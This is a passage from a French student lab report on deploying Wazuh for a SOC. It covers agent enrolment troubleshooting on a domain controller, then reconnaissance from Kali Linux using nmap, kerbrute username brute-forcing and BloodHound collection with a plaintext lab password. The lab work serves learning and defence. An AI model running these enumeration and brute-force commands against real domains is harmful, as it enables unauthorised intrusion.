<!-- Fichiers de configuration pour la synchronisation -->
<process_priority>10</process_priority>
<max_eps>50</max_eps>

<!-- Synchronisation avec les agents -->
<synchronization>
  <enabled>yes</enabled>
  <interval>5m</interval>
  <max_interval>1h</max_interval>
  <max_eps>10</max_eps>
</synchronization>

</syscheck>

```

Figure 37 – Fichier ossec.conf — paramètres de synchronisation (partie 2)

Cette capture montre les paramètres liés à la synchronisation et à la communication entre les agents Wazuh et le manager.

L'intervalle de synchronisation est défini à **5 minutes**, avec une limite de **10 événements par seconde**.

Ces paramètres permettent de contrôler le rythme auquel les informations sont transmises vers le manager. L'objectif est de conserver une bonne réactivité de supervision tout en maîtrisant la charge générée sur le réseau et les composants Wazuh.

4.6 Enrôlement de l'agent Wazuh sur DC01




Figure 38 – Téléchargement de l'agent Wazuh pour Windows

Cette capture montre le téléchargement du package d'installation **Wazuh Agent 4.9** destiné à Windows.

Le package MSI est téléchargé depuis **packages.wazuh.com** directement depuis DC01.

Cette étape constitue le début de l'installation de l'agent Wazuh sur le contrôleur de domaine. L'objectif est de permettre à Wazuh de collecter les événements générés par Windows Server et de les transmettre au manager central.




Figure 39 – Assistant d'installation — licence de l'agent

Cette figure présente l'écran de licence de l'assistant **Wazuh Agent Setup**.

L'utilisateur doit accepter les conditions de licence avant de poursuivre l'installation. Les options par défaut sont ensuite utilisées pour installer l'agent sur le système Windows.

Cette étape permet donc de préparer l'installation du composant qui assurera la collecte et la transmission des événements de sécurité vers le serveur Wazuh.




Figure 40 – Fin de l'installation de l'agent

Cette capture confirme que l'installation de l'agent Wazuh s'est terminée correctement.

L'assistant propose également de lancer directement l'interface de configuration de l'agent grâce à l'option **Run Agent configuration interface**.

L'agent est ainsi installé sur DC01 et peut maintenant être configuré pour communiquer avec le serveur WAZUH-SRV.




Figure 41 – Interface de configuration — IP du manager

Cette figure présente l'interface de configuration initiale de l'agent Wazuh.

L'adresse du manager est renseignée avec **192.168.56.20**, correspondant à l'adresse IP de **WAZUH-SRV**. Cependant, l'interface indique encore **Auth key not imported**, ce qui signifie que la clé d'authentification nécessaire à l'enregistrement de l'agent n'a pas encore été fournie.

Cette étape montre donc que l'adresse du serveur central est connue, mais que l'agent n'est pas encore authentifié auprès du manager.




Figure 42 – Saisie manuelle d'une clé d'authentification

Cette capture montre une tentative de configuration manuelle de la clé d'authentification de l'agent.

Une valeur **Aulsh@2003** est saisie comme tentative de clé. Cette méthode constitue une approche alternative par rapport à l'utilisation de l'outil d'enrôlement automatique agent-auth.exe.

Cette étape fait partie de la phase de test et de dépannage de l'enrôlement de l'agent.




Figure 43 – Erreur de configuration — IP du manager incorrecte

Cette figure présente une erreur de configuration rencontrée pendant l'enrôlement.

L'adresse **192.168.56.30** est utilisée alors qu'elle correspond à **DC01 lui-même** et non au serveur Wazuh. Le véritable serveur WAZUH-SRV utilise l'adresse **192.168.56.20**.

Cette erreur permet d'illustrer l'importance de vérifier précisément les adresses IP utilisées dans une architecture de supervision. Un agent peut être correctement installé mais rester incapable de communiquer avec le manager si l'adresse de celui-ci est incorrecte.

```
C:\Users\Administrateur>cd "C:\Program Files (x86)\ossec-agent"

C:\Program Files (x86)\ossec-agent>agent-auth.exe -m 192.168.56.20 -A DC01
2026/08/27 03:52:31 agent-auth: INFO: Started (pid: 4108).
2026/08/27 03:52:32 agent-auth: INFO: Requesting a key from server: 192.168.56.20
2026/08/27 03:52:32 agent-auth: INFO: No authentication password provided
2026/08/27 03:52:32 agent-auth: INFO: Using agent name as: DC01
2026/08/27 03:52:32 agent-auth: INFO: Waiting for server reply
2026/08/27 03:52:32 agent-auth: INFO: Valid key received

C:\Program Files (x86)\ossec-agent>
```

Figure 44 – Enrôlement réussi via agent-auth.exe en ligne de commande

Cette capture montre la résolution du problème d'enrôlement grâce à l'utilisation de l'outil **agent-auth.exe**.

La commande exécutée depuis une invite de commandes administrateur permet à l'agent de contacter le serveur WAZUH-SRV à l'adresse **192.168.56.20** et de s'identifier sous le nom **DC01**.

Le message **Valid key received** confirme que l'opération d'authentification a réussi et qu'une clé valide a été reçue.

Cette étape constitue donc une avancée importante dans l'intégration de DC01 au système de supervision Wazuh.




Figure 45 – Statut de l'agent DC01 dans le dashboard — never connected

Cette capture montre cependant que, malgré l'obtention d'une clé valide, l'agent **DC01** apparaît encore avec le statut **never connected** dans le dashboard Wazuh.

Cette situation indique que l'enrôlement et la communication effective avec le manager sont deux étapes distinctes. L'agent possède désormais une clé valide, mais la communication réseau ou la configuration locale empêche encore l'établissement de la connexion.

Ce constat permet d'orienter le dépannage vers la configuration de l'agent et les paramètres de communication avec le manager.




Figure 46 – Ouverture du fichier ossec.conf de l'agent

Cette figure montre l'ouverture du fichier de configuration local de l'agent Wazuh.

Le fichier se trouve dans :

C:\Program Files (x86)\ossec-agent\ossec.conf

L'objectif de cette étape est d'inspecter directement les paramètres utilisés par l'agent pour communiquer avec le serveur Wazuh.

Cette vérification permet de dépasser la simple observation du dashboard et d'analyser la configuration réellement appliquée sur la machine DC01.

```

Wazuh - Agent - Default configuration for Windows
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>

  <client>
    <server>
      <address>0.0.0.0</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>windows, windows2019, windows-server,
windows-server-2019</config-profile>
    <crypto_method>aes</crypto_method>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
  </client>

  <!-- Agent buffer options -->
  <client_buffer>
    <disabled>no</disabled>
    <queue_size>5000</queue_size>
    <events_per_second>500</events_per_second>
  </client_buffer>

```

Figure 47 – Identification de la cause : adresse du manager restée à 0.0.0.0

Cette capture permet d'identifier précisément la cause du problème de connexion.

L'analyse du fichier **ossec.conf** montre que l'adresse du manager est encore définie à **0.0.0.0** au lieu de l'adresse réelle du serveur Wazuh, qui est **192.168.56.20**.

Cette mauvaise configuration explique pourquoi l'agent ne pouvait pas communiquer avec le manager malgré la réception correcte d'une clé d'authentification.

Cette étape constitue donc le diagnostic principal de la phase de dépannage : le problème ne se situait plus au niveau de l'authentification, mais au niveau de la configuration de la destination du manager.

```

<!--
Wazuh - Agent - Default configuration for Windows
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->
<localfile>
  <location>Security</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>System</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>Application</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<ossec_config>

```

Figure 48 – Ajout des blocs localfile pour la collecte des journaux

Cette figure montre l'ajout des blocs **localfile** dans le fichier de configuration de l'agent.

Ces blocs permettent de définir les sources de journaux Windows que l'agent doit collecter. La configuration concerne notamment les journaux :

- **Security**
- **System**
- **Application**
- **Sysmon**

Cette étape est essentielle pour un SOC, car la qualité de la détection dépend directement de la disponibilité des événements de sécurité. Après la modification du fichier, le service **WazuhSvc** doit être redémarré afin que la nouvelle configuration soit prise en compte.

```
aslh@wazuh:~$ sudo /var/ossec/bin/agent_control -l
[sudo] password for aslh:

Wazuh agent_control. List of available agents:
  ID: 000, Name: wazuh (server), IP: 127.0.0.1, Active/Local
  ID: 001, Name: DC01, IP: any, Never connected

List of agentless devices:

aslh@wazuh:~$
```

Figure 49 – Vérification finale via `agent_control -l`

Cette dernière figure présente la vérification effectuée sur le serveur Wazuh à l'aide de la commande **agent_control -l**.

La commande permet de consulter la liste des agents connus par le manager. La présence de **DC01** dans cette liste confirme que l'agent a finalement été enregistré auprès du serveur Wazuh.

Cette étape clôt la phase d'enrôlement et de dépannage. Elle confirme que la configuration réalisée permet désormais au manager Wazuh de reconnaître l'agent installé sur le contrôleur de domaine.

La réussite de cette étape est particulièrement importante pour la suite du projet, car elle permet de disposer d'une source réelle d'événements Windows au niveau du SOC. Les journaux de sécurité, système, application et Sysmon peuvent ainsi être exploités pour construire et tester les mécanismes de détection définis dans les règles personnalisées.

4.7 Environnement et reconnaissance avec Kali Linux

4.7.1 Environnement et reconnaissance

```
(kali@kali)-[~]
$ # Scanner les cibles trouvées (adapte les IPs)
sudo nmap -sV -sC -p- 192.168.56.30 -oN ~/pfa-pentest/recon/02_dc01_services.txt

49688/tcp open  msrpc          Microsoft Windows RPC
49698/tcp open  msrpc          Microsoft Windows RPC
49712/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:0B:0C:99 (VMware)
Service Info: Host: WIN-PEMMIJLFSGR; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1s
|_smb2-security-mode:
|   3.1.1:
|   Message signing enabled and required
|_nbstat: NetBIOS name: WIN-PEMMIJLFSGR, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:0b:0c:99 (VMware)
|_smb2-time:
|   date: 2026-09-03T09:28:59
|_start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.77 seconds
```

Figure 50 – Analyse des services exposés sur la machine cible (Nmap)

Cette capture présente une analyse des services exposés sur la machine cible 192.168.56.30 à l'aide de l'outil Nmap. Le scan permet notamment d'identifier plusieurs services Microsoft Windows RPC ainsi que les informations relatives au système cible. Cette étape constitue une première phase de reconnaissance permettant de mieux comprendre les services accessibles depuis la machine Kali Linux.

```

(kali@kali)-[~]
$ # Scanner les cibles trouvées (adapte les IPs)
sudo nmap -sV -sC -p- 192.168.56.30 -oN ~/pfa-pentest/recon/02_dc01_services.txt
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 05:27 -0400
Nmap scan report for 192.168.56.30
Host is up (0.00061s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-09-03 09:28:04Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: AULSH.sh, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: AULSH.sh, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf           .NET Message Framing
47001/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc            Microsoft Windows RPC
49665/tcp open  msrpc            Microsoft Windows RPC
49666/tcp open  msrpc            Microsoft Windows RPC
49667/tcp open  msrpc            Microsoft Windows RPC
49669/tcp open  msrpc            Microsoft Windows RPC
49681/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49682/tcp open  msrpc            Microsoft Windows RPC
49684/tcp open  msrpc            Microsoft Windows RPC
49685/tcp open  msrpc            Microsoft Windows RPC
49688/tcp open  msrpc            Microsoft Windows RPC
49689/tcp open  msrpc            Microsoft Windows RPC

```

Figure 51 – Analyse approfondie des ports TCP avec Nmap

Une analyse approfondie des ports TCP de la machine 192.168.56.30 est réalisée avec Nmap en utilisant les options de détection des versions et des scripts par défaut. Plusieurs services caractéristiques d'un environnement Active Directory sont identifiés, notamment DNS sur le port 53, Kerberos sur le port 88, LDAP sur le port 389, SMB sur le port 445 ainsi que WinRM sur le port 5985. La présence de ces services permet de confirmer le rôle important de cette machine dans l'infrastructure Active Directory.

```

nmap -p 389 --script ldap-rootdse 192.168.56.30 | tee ~/pfa-pentest/recon/03_domain_info.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 05:33 -0400
Nmap scan report for 192.168.56.30
Host is up (0.00087s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-rootdse:
| LDAP Results
| <ROOT>
|   domainFunctionality: 7
|   forestFunctionality: 7
|   domainControllerFunctionality: 7
|   rootDomainNamingContext: DC=AULSH,DC=sh
|   ldapServiceName: AULSH.sh:win-pemmijsgr$@AULSH.SH
|   isGlobalCatalogReady: TRUE
|   supportedSASLMechanisms: GSSAPI
|   supportedSASLMechanisms: GSS-SPNEGO
|   supportedSASLMechanisms: EXTERNAL
|   supportedSASLMechanisms: DIGEST-MD5
|   supportedLDAPVersion: 3
|   supportedLDAPVersion: 2
|   supportedLDAPPolicies: MaxPoolThreads
|   supportedLDAPPolicies: MaxPercentDirSyncRequests
|   supportedLDAPPolicies: MaxDatagramRecv
|   supportedLDAPPolicies: MaxReceiveBuffer
|   supportedLDAPPolicies: InitRecvTimeout
|   supportedLDAPPolicies: MaxConnections
|   supportedLDAPPolicies: MaxConnIdleTime
|   supportedLDAPPolicies: MaxPageSize
|   supportedLDAPPolicies: MaxBatchReturnMessages
|   supportedLDAPPolicies: MaxQueryDuration
|   supportedLDAPPolicies: MaxDirSyncDuration
|   supportedLDAPPolicies: MaxTempTableSize
|   supportedLDAPPolicies: MaxResultSetSize
|   supportedLDAPPolicies: MinResultSets
|   supportedLDAPPolicies: MaxResultSetsPerConn
|   supportedLDAPPolicies: MaxNotificationPerConn
|   supportedLDAPPolicies: MaxValRange
|   supportedLDAPPolicies: MaxValRangeTransitive
|   supportedLDAPPolicies: ThreadMemoryLimit

```


Figure 52 – Script ldap-rootdse de Nmap – informations du domaine

Cette capture montre l'utilisation du script ldap-rootdse de Nmap afin d'obtenir des informations sur le service LDAP du contrôleur de domaine. Les résultats indiquent notamment le contexte de nommage racine DC=AULSH,DC=sh, ainsi que le nom du domaine AULSH.sh. L'analyse confirme également que le contrôleur de domaine est configuré comme catalogue global et supporte plusieurs mécanismes d'authentification LDAP.

```

(kali@kali)~[/pfa-pentest/recon]
$ # Test 2 : Wordlist étendue (5 min)
kerbrute userenum -d aulsh.sh --dc 192.168.56.30 \
/usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt \
-t 30 2>&1 | tee 05_kerbrute_big.txt

```



```

Version: v1.0.3 (9dad6e1) - 09/03/26 - Ronnie Flathers @ropnop

2026/09/03 05:48:33 > Using KDC(s):
2026/09/03 05:48:33 > 192.168.56.30:88

2026/09/03 05:48:42 > [+] VALID USERNAME:      med@aulsh.sh

2026/09/03 05:50:08 > Done! Tested 624370 usernames (1 valid) in 93.238 seconds

```

Figure 53 – Énumération des comptes utilisateurs valides avec Kerbrute

L'outil Kerbrute est utilisé depuis Kali Linux afin d'identifier des comptes utilisateurs valides dans le domaine aulsh.sh. Une liste importante de noms d'utilisateurs est testée contre le service Kerberos du contrôleur de domaine 192.168.56.30. La capture montre notamment l'identification du compte med@aulsh.sh. Cette étape permet de préparer les phases suivantes en identifiant des comptes existants dans l'environnement Active Directory.

4.7.1.1 Énumération Active Directory

```
bloodhound-python \
-u alice.dupont \
-p 'Password123' \
-d aulsh.sh \
-dc WIN-PEMMIJLFSGR.aulsh.sh \
-c All \
--zip
Server:      192.168.56.30
Address:     192.168.56.30#53

Name:  WIN-PEMMIJLFSGR.aulsh.sh
Address: 192.168.56.30
Name:  WIN-PEMMIJLFSGR.aulsh.sh
Address: 192.168.87.149

192.168.56.30 WIN-PEMMIJLFSGR.aulsh.sh WIN-PEMMIJLFSGR
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: aulsh.sh
INFO: Getting TGT for user
INFO: Connecting to LDAP server: WIN-PEMMIJLFSGR.aulsh.sh
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: WIN-PEMMIJLFSGR.aulsh.sh
INFO: Found 9 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EMP-LAP.AULSH.sh
INFO: Querying computer: WIN-PEMMIJLFSGR.AULSH.sh
INFO: Done in 00M 00S
INFO: Compressing output into 20260903062221_bloodhound.zip
```

Figure 54 – Collecte BloodHound avec le compte alice.dupont

Cette capture présente l'utilisation de BloodHound depuis Kali Linux avec le compte alice.dupont. L'outil interroge l'environnement Active Directory afin de collecter différentes informations relatives au domaine. La collecte permet notamment d'identifier **1 domaine**, **2 ordinateurs**, **9 utilisateurs**, **52 groupes**, **2 GPO** et **2 unités organisationnelles**, ainsi que les relations et informations associées à l'environnement.

```

(kali㉿kali)-[~]
$ cd ~/pfa-pentest/post-exploit/bloodhound

bloodhound-python \
  -u alice.dupont \
  -p 'Password123' \
  -d aulsh.sh \
  -dc dc01.aulsh.sh \
  -ns 192.168.56.30 \
  -c All \
  --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: aulsh.sh
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.aulsh.sh
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.aulsh.sh
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 9 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EMP-LAP.AULSH.sh
INFO: Querying computer: WIN-PEMMIJLFSGR.AULSH.sh
INFO: Done in 00M 01S
INFO: Compressing output into 20260905133143_bloodhound.zip

```

Figure 55 – Nouvelle collecte Active Directory avec BloodHound

Une nouvelle collecte des informations Active Directory est réalisée avec BloodHound à partir du compte `alice.dupont`. La capture montre la connexion au contrôleur de domaine `dc01.aulsh.sh` et l'interrogation des différents objets du domaine. Malgré un échec de l'authentification Kerberos au niveau LDAP, l'outil utilise ensuite NTLM et poursuit la collecte des informations relatives aux utilisateurs, groupes, ordinateurs, GPO, unités organisationnelles et relations de confiance.

```

(kali@kali)~[~/BloodHound-linux-x64]
$ bloodhound-ce-python -u alice.dupont -p 'Password123' -d aulsh.sh -dc dc01.aulsh.sh -ns 192.168.56.30 -c All --zip
NFO: BloodHound.py for BloodHound Community Edition
NFO: Found AD domain: aulsh.sh
NFO: Getting TGT for user
NFO: Connecting to LDAP server: dc01.aulsh.sh
WARNING: Kerberos auth to LDAP failed, trying NTLM
NFO: Found 1 domains
NFO: Found 1 domains in the forest
NFO: Found 2 computers
NFO: Connecting to LDAP server: dc01.aulsh.sh
WARNING: Kerberos auth to LDAP failed, trying NTLM
NFO: Found 9 users
NFO: Found 52 groups
NFO: Found 2 gpos
NFO: Found 2 ous
NFO: Found 19 containers
NFO: Found 0 trusts
NFO: Starting computer enumeration with 10 workers
NFO: Querying computer: EMP-LAP.AULSH.sh
NFO: Querying computer: WIN-PEMMIJLFSGR.AULSH.sh
NFO: Done in 00M 01S
NFO: Compressing output into 20260907053408_bloodhound.zip

```

Figure 56 – Collecte complète avec BloodHound Community Edition

